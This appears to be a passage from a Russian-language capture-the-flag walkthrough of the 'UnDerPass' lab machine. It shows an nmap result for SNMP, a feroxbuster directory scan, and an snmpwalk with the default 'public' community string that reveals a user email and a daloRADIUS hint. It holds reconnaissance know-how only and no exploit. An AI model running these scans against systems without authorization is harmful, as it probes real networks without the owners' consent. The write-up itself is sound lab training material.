
```
Nmap scan report for 10.10.11.48
Host is up (0.58s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 17h47m43s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 17h47m42.87s (6406287 timeticks)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!
```

Результат сканирования порта 161

Порт открыт, а значит, на хосте активна служба SNMP.

ТОЧКА ВХОДА

Начинаем с сайта на 80-м порте веб-сервера. Однако там нас ожидает стандартная страница веб-сервера Apache.



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Страница по умолчанию

На сайте ничего интересного найти не удалось, поэтому приступим к сканированию.

Справка: сканирование веба c feroxbuster

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю **feroxbuster**.

Нам понадобятся следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Запускаем feroxbuster и задаем все параметры:

```
feroxbuster -u http://underpass.htb/ -w directory_2.3_medium_
lowercase.txt -d 1 -t 256
```


Просканировав все файлы и каталоги, ничего нужного для продвижения не находим. Также я просканировал поддомены при помощи **ffuf**, но и тут ничего интересного не было.

Тогда переходим от сканирования веб-сервера к тестированию службы SNMP на порте 161.

SNMP — это протокол прикладного уровня, он делает возможным обмен данными между сетевыми устройствами. Протокол позволяет системному администратору проводить мониторинг, контролировать производительность сети и изменять конфигурацию подключенных устройств.

В SNMP используется **community-based** модель безопасности (на основе строки сообщества). Фактически это идентификатор пользователя или пароль, который отправляется вместе с запросом. Если строка сообщества неверна, агент игнорирует запрос. Попробуем получить информацию по стандартной строке `public`.

```
snmpwalk -v 2c -c public underpass.htb
```




```
snmpwalk -v 2c -c public underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (6469668) 17:58:16.68
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (6471755) 17:58:37.55
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 01 1F 0D 2B 09 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 2
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 229
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

Информация из SNMP

Обычно информации вываливается очень много, но в этот раз все почти уместилось на одном экране. В первых параметрах сразу отмечаем имя пользователя `steve@underpass.htb`, а также идущую следом строку:

> *UnDerPass.htb is the only daloradius server in the basin!*

Загуглим daloradius server.



GitHub
https://github.com › lirantal · Перевести эту страницу

lirantal/daloradius

Server Status: **Provides detailed information on the server where daloRADIUS is deployed**, including CPU utilization, uptime, memory, disk information, and more.


daloRADIUS
https://www.daloradius.com · Перевести эту страницу

daloRADIUS

daloRADIUS is an advanced RADIUS web platform aimed at managing Hotspots and general-purpose ISP deployments. It features rich user management, graphical ...

Результат поиска в Google

